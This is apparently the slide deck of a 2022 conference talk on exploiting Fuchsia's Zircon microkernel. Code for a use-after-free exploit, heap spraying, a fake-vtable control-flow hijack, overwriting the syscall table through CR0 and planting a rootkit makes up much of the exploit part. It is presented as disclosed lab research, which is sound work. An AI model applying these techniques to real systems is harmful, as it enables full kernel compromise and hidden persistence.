
Attacking a Microkernel OS

Alexander Popov

Positive Technologies

June 23, 2022

OS:DAY



About Me

- Alexander Popov
- Linux kernel developer since 2013
- Security researcher at **positive technologies**
- Speaker at conferences:

  OffensiveCon, Zer0Con, Linux Security Summit, Still Hacking Anyway, Positive Hack Days, ZeroNights, OSDay, Open Source Summit, Linux Plumbers, and others https://a13xp0p0v.github.io/conference_talks/

Agenda

1. Overview of Fuchsia OS and its security architecture
2. My exploit development experiments for the Zircon microkernel:
   - Fuzzing attempts
   - Exploiting a memory corruption for a C++ object
   - Kernel control flow hijacking
   - Planting a rootkit into Fuchsia OS

Andrey Shilder: Road in the Forest (1890)

Fuchsia OS Overview

- General-purpose open-source operating system
- Created in Google in 2016
- Developed for the ecosystem of connected devices:

  IoT, smartphones, PCs


- December 2020: Fuchsia was opened for contributors from public
- May 2021: Google officially released Fuchsia running on the Nest Hub device
- The developers say that Fuchsia is designed with a focus on

  security, updatability, and performance

- This OS is under active development and looks alive

Zircon Microkernel

- Fuchsia is based on the Zircon microkernel
- Zircon is written in C++
- Zircon implements only a few services unlike monolithic OS kernels
- Compared to Linux, plenty of functionality is moved out to the userspace



Fuchsia Security Architecture (1)

Fuchsia doesn't have the concept of a user:

- Instead, it is capability-based
- Kernel resources are exposed to apps as objects
- Access to a kernel object requires the corresponding capability
- Each app on Fuchsia should receive the least capabilities to perform its job

```
So the concept of local privilege escalation (LPE) in Fuchsia
would be different from one in GNU/Linux systems.
```


Fuchsia Security Architecture (2)

Fuchsia is based on a microkernel. Comparing to monolithic OS kernels:

- Plenty of functionality is moved out from Zircon to the userspace
- Zircon has a smaller kernel attack surface

However, Zircon does not strive for minimality:

- It has over 170 syscalls
- That is vastly more than that of a typical microkernel



Model of Uranium 235 Atom

https://pediaa.com/difference-between-uranium-and-thorium

Fuchsia Security Architecture (3)

Fuchsia provides sandboxing for applications:


- Apps and system services in Fuchsia are called components
- These components run in isolated sandboxes
- All IPC between components must be explicitly declared
- Fuchsia even has no global file system
- Each component is given its own local namespace to operate

> Fuchsia sandboxing increases userspace isolation and app security.
>
> It also makes the Zircon kernel very attractive for an attacker.

Fuchsia Security Architecture (4)

Fuchsia has an unusual scheme of software delivery and updating:

- Fuchsia components are identified by URLs
- Components can be resolved, downloaded, and executed on demand
- The main goal: make software packages always up to date
- Similar to web pages



https://fuchsia.dev/fuchsia-src/concepts/components/v2/lifecycle

My Motivation

Hacking Fuchsia


`These security features made Fuchsia OS a new and interesting research target for me.`

First Try: Build and Start


- Fuchsia documentation provides a good tutorial on how to get started

  https://fuchsia.dev/fuchsia-src/get-started

- Fuchsia OS can run in Fuchsia emulator (FEMU)




Testing the "Hello World" Component



Debugging Zircon With GDB

- Zircon development and debugging require running it in QEMU/KVM
- It feels like debugging the Linux kernel:



Enabling KASAN For Zircon

- KASAN is the Kernel Address SANitizer
- Runtime memory debugger finding out-of-bounds accesses and use-after-free bugs
- Fuchsia supports compiling Zircon microkernel with KASAN
- Building the Fuchsia `core` product with KASAN:

```
$ fx set core.x64 --with-base //bundles:tools \
  --with-base //src/a13x-pwns-fuchsia --variant=kasan
$ fx build
```

Synthetic Zircon Bug to Test KASAN

For testing KASAN, I added a synthetic bug to the `TimerDispatcher` handling:

```
--- a/zircon/kernel/object/timer_dispatcher.cc
+++ b/zircon/kernel/object/timer_dispatcher.cc
@@ -184,2 +184,4 @@ void TimerDispatcher::OnTimerFired() {

+  bool uaf = false;
+
   {
@@ -187,2 +189,6 @@ void TimerDispatcher::OnTimerFired() {

+    if (deadline_ % 100000 == 31337) {
+      uaf = true;
+    }
+
     if (cancel_pending_) {
@@ -210,3 +216,3 @@ void TimerDispatcher::OnTimerFired() {
   // ourselves.
-  if (Release())
+  if (Release() || uaf)
     delete this;
```

How to Hit This Bug

This code in my a13x-pwns-fuchsia component hits the kernel bug:

```
zx_status_t status;
zx_handle_t timer;
zx_time_t deadline;

status = zx_timer_create(ZX_TIMER_SLACK_LATE, ZX_CLOCK_MONOTONIC, &timer);
if (status != ZX_OK) {
  printf("[-] creating timer failed\n");
  return 1;
}
printf("[+] timer is created\n");

deadline = zx_deadline_after(ZX_MSEC(500));
deadline = deadline - deadline % 100000 + 31337;
status = zx_timer_set(timer, deadline, 0);
if (status != ZX_OK) {
  printf("[-] setting timer failed\n");
  return 1;
}

printf("[+] timer is set with deadline %ld\n", deadline);
fflush(stdout);
zx_nanosleep(zx_deadline_after(ZX_MSEC(800))); // timer fired

zx_timer_cancel(timer); // hit UAF
```

KASAN Detects This Bug

Executing `a13x-pwns-fuchsia` provokes the Zircon crash with a KASAN report:

```
ZIRCON KERNEL PANIC
UPTIME: 17826ms, CPU: 2
...
KASAN detected a write error: ptr=}, size=0x4, caller: }
Shadow memory state around the buggy address 0xffffffe00d9a63d5:
0xffffffe00d9a63c0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffffe00d9a63c8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffffe00d9a63d0: 0xfa 0xfa 0xfa 0xfa 0xfd 0xfd 0xfd 0xfd
                                             ^^

0xffffffe00d9a63d8: 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd
0xffffffe00d9a63e0: 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd

*** KERNEL PANIC (caller pc: 0xffffffff0038910d, stack frame: 0xffffff97bd72ee70)
...
Halted entering panic shell loop
!
```

Getting Closer to Fuchsia Security

Hacking Fuchsia

At this point, I felt ready to start the security research.

Fuzzing Fuchsia

- For the experiments, I needed a Zircon bug for developing a PoC exploit
- The simplest way to achieve that was fuzzing
- There is a great coverage-guided kernel fuzzer called syzkaller
- I like to use it for fuzzing the Linux kernel
- Syzkaller documentation says that it supports fuzzing Fuchsia
- Zircon supports KASAN, which is needed for effective fuzzing
- So I tried syzkaller in the first place

Syzkaller for Fuchsia (Was Broken)

- But I got troubles caused by the unusual software delivery on Fuchsia
- For fuzzing, the Fuchsia image must contain `syz-executor`
  - `syz-executor` is a part of syzkaller
  - `syz-executor` binary is running inside a fuzzing VM
  - `syz-executor` is executing the fuzzing input
- Building Fuchsia with `syz-executor` is completely broken

Thoughts on the Research Strategy

1. Without fuzzing, successful vulnerability discovery in an OS kernel requires:
   - good knowledge of its codebase
   - deep understanding of its attack surface
2. Getting this experience with Fuchsia would require a lot of my time
3. Did I want to spend a lot of time on my first Fuchsia research?
4. Perhaps not! Why?
   - Committing large resources to the first familiarity with the system is not reasonable
   - Fuchsia turned out to be less production-ready than I expected

Viktor Vasnetsov: Vityaz at the Crossroads (1882)

Decision on the Research Strategy

- So I decided to:
  - Postpone searching for zero-day vulnerabilities in the Zircon microkernel
  - Try to develop a PoC exploit for the synthetic bug that I used for testing KASAN
- Ultimately, that was a good decision because:
  - It gave me quick results
  - It allowed to find other Zircon vulnerabilities along the way

Andrey Shilder: Road in the Forest (1890)

Exploiting Use-After-Free for TimerDispatcher


The exploit strategy:

1. Overwrite the freed `TimerDispatcher` object with the controlled data
   - Invent the heap spraying technique for that
2. Make the Zircon timer code work abnormally
   - In other words, turn it into a weird machine
3. Gain full control over Fuchsia OS

Zircon Heap Spraying

I needed to discover a heap spraying exploit primitive that:

1. Can be used by the attacker from the unprivileged userspace component
2. Makes Zircon allocate one of new kernel objects at the location of the freed object
3. Makes Zircon copy the attacker's data from the userspace to this new object



Zircon Heap Spraying: Zircon FIFO

- I've found Zircon FIFO, which is an excellent heap spraying primitive
- When `zx_fifo_create()` syscall is called:
  - Zircon creates a pair of `FifoDispatcher` objects
  - Zircon allocates the kernel memory for the `FifoDispatcher` data
- The freed `TimerDispatcher` object size is 248 bytes
- My PoC exploit creates 20 `FifoDispatcher` objects with 248-byte (31*8) data buffers:

```
#define N 10
  zx_handle_t out0[N];
  zx_handle_t out1[N];

  for (int i = 0; i < N; i++) {
    status = zx_fifo_create(31, 8, 0, &out0[i], &out1[i]);
    if (status != ZX_OK) {
      printf("[-] creating a fifo %d failed\n", i);
      return 1;
    }
  }
```

- `zx_fifo_write()` to FIFOs overwrites the contents of the freed `TimerDispatcher`

What's Next?

Hacking Fuchsia


Ok, I got the ability to change

the TimerDispatcher object contents.

But what to write into it to mount the attack?

C++ Object Anatomy: I Don't Care

- C++ object anatomy is complex
- I decided to skip learning `TimerDispatcher` object internals
- I tried blind practice instead:
  1. Overwrite the whole `TimerDispatcher` with zero bytes
  2. See what happens using GDB
  3. Avoid Zircon crashes by setting the corresponding bytes in the FIFO heap spraying payload



A Promising Zircon Crash

- Finally running my PoC on Fuchsia gave a promising Zircon crash
- The kernel hit null pointer dereference in this C++ dark magic:

```
// Dispatcher -> FooDispatcher
template <typename T>
fbl::RefPtr<T> DowncastDispatcher(fbl::RefPtr<Dispatcher>* disp) {
  return (likely(DispatchTag<T>::ID == (*disp)->get_type()))
             ? fbl::RefPtr<T>::Downcast(ktl::move(*disp))
             : nullptr;
}
```

- Zircon called the `get_type()` public method of the `TimerDispatcher` class
- This method is referenced using C++ vtable
- The pointer to the `TimerDispatcher` vtable is stored at the beginning of the object
- Excellent for control flow hijacking!

Zircon KASLR

- Kernel control flow hijacking requires the knowledge of kernel symbol addresses
- They depend on the KASLR offset
- Zircon source code mentions KASLR many times
- I decided to implement a trick similar to my KASLR bypass for the Linux kernel
- My PoC exploit for CVE-2021-26708 used the Linux kernel log for reading kernel pointers and calculating KASLR offset
- The Fuchsia kernel log contains security-sensitive information as well

Kernel Log Reading: A Hackish Way

- I found this way to access the Fuchsia kernel log:

```
zx_status_t zx_debuglog_create(zx_handle_t resource,
                               uint32_t options,
                               zx_handle_t* out);
```

- Fuchsia documentation says that resource must be `ZX_RSRC_KIND_ROOT`
- My PoC exploit doesn't own this resource
- Anyway, I tried to use `zx_debuglog_create()` with zeroed resource and...

  I managed to read the Zircon kernel log! 

- But why?

CVE-2022-0882

- My PoC exploit opened the Fuchsia kernel log without the proper capabilities
- That happened because of a hilarious security check in zx_debuglog_create():

```
zx_status_t sys_debuglog_create(zx_handle_t rsrc,
                                uint32_t options,
                                user_out_handle* out) {
  LTRACEF("options 0x%x\n", options);
  // TODO(fxbug.dev/32044) Require a non-INVALID handle.
  if (rsrc != ZX_HANDLE_INVALID) {
    // TODO(fxbug.dev/30918): finer grained validation
    zx_status_t status = validate_resource(rsrc, ZX_RSRC_KIND_ROOT);
    if (status != ZX_OK)
      return status;
  }
```

- Zeroed rsrc is equal to ZX_HANDLE_INVALID, it passes this check
- I filled a security issue in the Fuchsia bug tracker
- Fuchsia maintainers approved it and assigned CVE-2022-0882

Zircon KASLR: Nothing to Bypass

- Reading the Fuchsia kernel log was not a problem anymore
- My PoC exploit extracted some kernel pointers from it
- And then I realized that:

```
Zircon kernel pointers were the same
on every Fuchsia boot despite KASLR
```

- Zircon KASLR didn't work, there was nothing to bypass
- I filled a security issue in the Fuchsia bug tracker
- Fuchsia maintainers replied that it is known for them
- Fuchsia OS turned out to be more experimental than I had expected
- Now I could use Zircon symbol addresses for the control flow hijack

Fake Vtable For The Win

- I decided to craft a fake vtable to hijack the kernel control flow
- That led me to the question of where to place my fake vtable
- The simplest way is to create it in the userspace
- But Zircon on `x86_64` supports `SMAP` (Supervisor Mode Access Prevention)
- I saw multiple ways to bypass the SMAP protection
- But to simplify my first experiment with Fuchsia, I decided to:
  - Disable SMAP and SMEP in the script starting QEMU
  - Create the fake vtable in my exploit in the userspace

Fake Vtable For The Win: Implementation

- I reverted the vtable kernel logic in my PoC exploit:

```
#define VTABLE_SZ 16
#define DATA_SZ 512
unsigned long fake_vtable[VTABLE_SZ] = { 0 }; // global array
// ...
  unsigned char spray_data[DATA_SZ] = { 0 };
  unsigned long **vtable_ptr = (unsigned long **)&spray_data[0];
  // Control flow hijack in DownCastDispatcher():
  //   mov    rax,QWORD PTR [r13+0x0]
  //   movsxd r11,DWORD PTR [rax+0x8]
  //   add    r11,rax
  //   mov    rdi,r13
  //   call   0xffffffff0031a77c <__x86_indirect_thunk_r11>
  *vtable_ptr = &fake_vtable[0]; // address in rax
  fake_vtable[1] = (unsigned long)pwn - (unsigned long)*vtable_ptr; // value for DWORD PTR [rax+0x8]
```

- When Zircon calls `__x86_indirect_thunk_r11` the kernel control flow goes to the `pwn()` function of the exploit

What to hack in Fuchsia?

Hacking Fuchsia

`After achieving arbitrary code execution`

`in the microkernel,`

`I started to think about what to attack with it.`

Privilege Escalation in Fuchsia

- My first thought was to forge a fake `ZX_RSRC_KIND_ROOT`
  - It's a superpower resource that I saw in `zx_debuglog_create()`
  - I failed to invent privilege escalation: `ZX_RSRC_KIND_ROOT` is rarely used in Zircon
- I realized that privilege escalation in microkernel requires attacking IPC
  - Intercepting the IPC between Fuchsia userspace components
  - MITM attack of the IPC between:
    - My unprivileged exploit component
    - A Privileged entity like the `Component Manager`
- I returned to learning about Fuchsia userspace
- That was messy and boring 😕 But suddenly. . .

I Got the Idea

Hacking Fuchsia

`And what about planting a rootkit into Zircon?`

`That looked much more interesting!`

Fuchsia Syscall Internals

- Like the Linux kernel, Zircon also has a syscall table
- x86_syscall() performs syscall dispatching using that table:

```
cmp    rax,0xb0 ; compare syscall num with ZX_SYS_COUNT
jae    0xffffffff00306fe1 <x86_syscall+81> ; .Lunknown_syscall
lea    r11,[rip+0xbda21] ; 0xffffffff003c49f8 .Lcall_wrapper_table
mov    r11,QWORD PTR [r11+rax*8]
lfence
jmp    r11
```

- The Zircon syscall table with 176 pointers to syscall handlers:

```
(gdb) x/178xg 0xffffffff003c49f8
0xffffffff003c49f8:  0xffffffff00307040  0xffffffff00307050
0xffffffff003c4a08:  0xffffffff00307070  0xffffffff00307080
...
0xffffffff003c4f58:  0xffffffff00307ce0  0xffffffff00307cf0
0xffffffff003c4f68:  0xffffffff00307d00  0xffffffff00307d10
0xffffffff003c4f78 <_ZN6cpu_idL21kTestDataCorei5_6260UE>:  0x0300010300000300  0x0004030003030002
```

Overwriting the Zircon Syscall Table

- I tried overwriting the Zircon syscall table in my `pwn()` function: it worked!

```
#define SYSCALL_TABLE 0xffffffff003c49f8
#define SYSCALL_COUNT 176
int pwn(void)
{
  unsigned long cr0_value = read_cr0();
  cr0_value = cr0_value & (~0x10000); // Set WP flag to 0
  write_cr0(cr0_value);
  memset((void *)SYSCALL_TABLE, 0x41, sizeof(unsigned long) * SYSCALL_COUNT);
}
```

- The old-school classics with changing the `WP` bit in the `CR0` register:

```
void write_cr0(unsigned long value)
{
  __asm__ volatile("mov %0, %%cr0" : : "r"(value));
}

unsigned long read_cr0(void)
{
  unsigned long value;
  __asm__ volatile("mov %%cr0, %0" : "=r"(value));
  return value;
}
```

My Rootkit Hook for zx_process_create()

This rootkit hook prints a message to the Zircon log every time the `zx_process_create()` syscall is called:

```
#define XSTR(A) STR(A)
#define STR(A) #A
#define ZIRCON_ASSERT_FAIL_MSG 0xffffffff001012e0
#define HOOK_CODE_SIZE 60
#define ZIRCON_PRINTF 0xffffffff0010fa20
#define ZIRCON_X86_SYSCALL_CALL_PROCESS_CREATE 0xffffffff003077c0

void process_create_hook(void)
{
  __asm__ ( "push %rax; push %rdi; push %rsi; push %rdx;"
    "push %rcx; push %r8; push %r9; push %r10;
    "xor %al, %al;"
    "mov $" XSTR(ZIRCON_ASSERT_FAIL_MSG + 1 + HOOK_CODE_SIZE) ",%rdi;"
    "mov $" XSTR(ZIRCON_PRINTF) ",%r11;"
    "callq *%r11;"
    "pop %r10; pop %r9; pop %r8; pop %rcx;"
    "pop %rdx; pop %rsi; pop %rdi; pop %rax;"
    "mov $" XSTR(ZIRCON_X86_SYSCALL_CALL_PROCESS_CREATE) ",%r11;"
    "jmpq *%r11;");
}
```

Zircon Rootkit Planting

The `pwn()` function copies the code of the hook from the exploit binary into the Zircon kernel code at the address of `assert_fail_msg()`:

```
#define ZIRCON_ASSERT_FAIL_MSG 0xffffffff001012e0
#define HOOK_CODE_OFFSET 4
#define HOOK_CODE_SIZE 60

  char *hook_addr = (char *)ZIRCON_ASSERT_FAIL_MSG;
  hook_addr[0] = 0xc3; // ret to avoid assert
  hook_addr++;
  memcpy(hook_addr, (char *)process_create_hook + HOOK_CODE_OFFSET, HOOK_CODE_SIZE);
  hook_addr += HOOK_CODE_SIZE;
  const char *pwn_msg = "ROOTKIT HOOK: syscall 102 process_create()\n";
  strncpy(hook_addr, pwn_msg, strlen(pwn_msg) + 1);

#define SYSCALL_N_PROCESS_CREATE 102
#define SYSCALL_TABLE 0xffffffff003c49f8

  unsigned long *syscall_table_item = (unsigned long *)SYSCALL_TABLE;
  syscall_table_item[SYSCALL_N_PROCESS_CREATE] = (unsigned long)ZIRCON_ASSERT_FAIL_MSG + 1; // after ret

  return 42; // don't pass the type check in DownCastDispatcher
```

PoC Exploit Demo

https://www.youtube.com/watch?v=JPg-VHuKQIQ

Conclusion

- That's how I met Fuchsia OS and its Zircon microkernel
- This is one of the first public researches on Fuchsia OS security
- This work shows some practical aspects of the
  microkernel vulnerability exploitation and defense
- Do **NOT** consider microkernel operating systems
  as **secure by default**
- I hope this work will inspire you to do kernel hacking

Viktor Vasnetsov: Bogatyr Gallop (1914)

Thank you! Questions?

alex.popov@linux.com

a13xp0p0v

positive technologies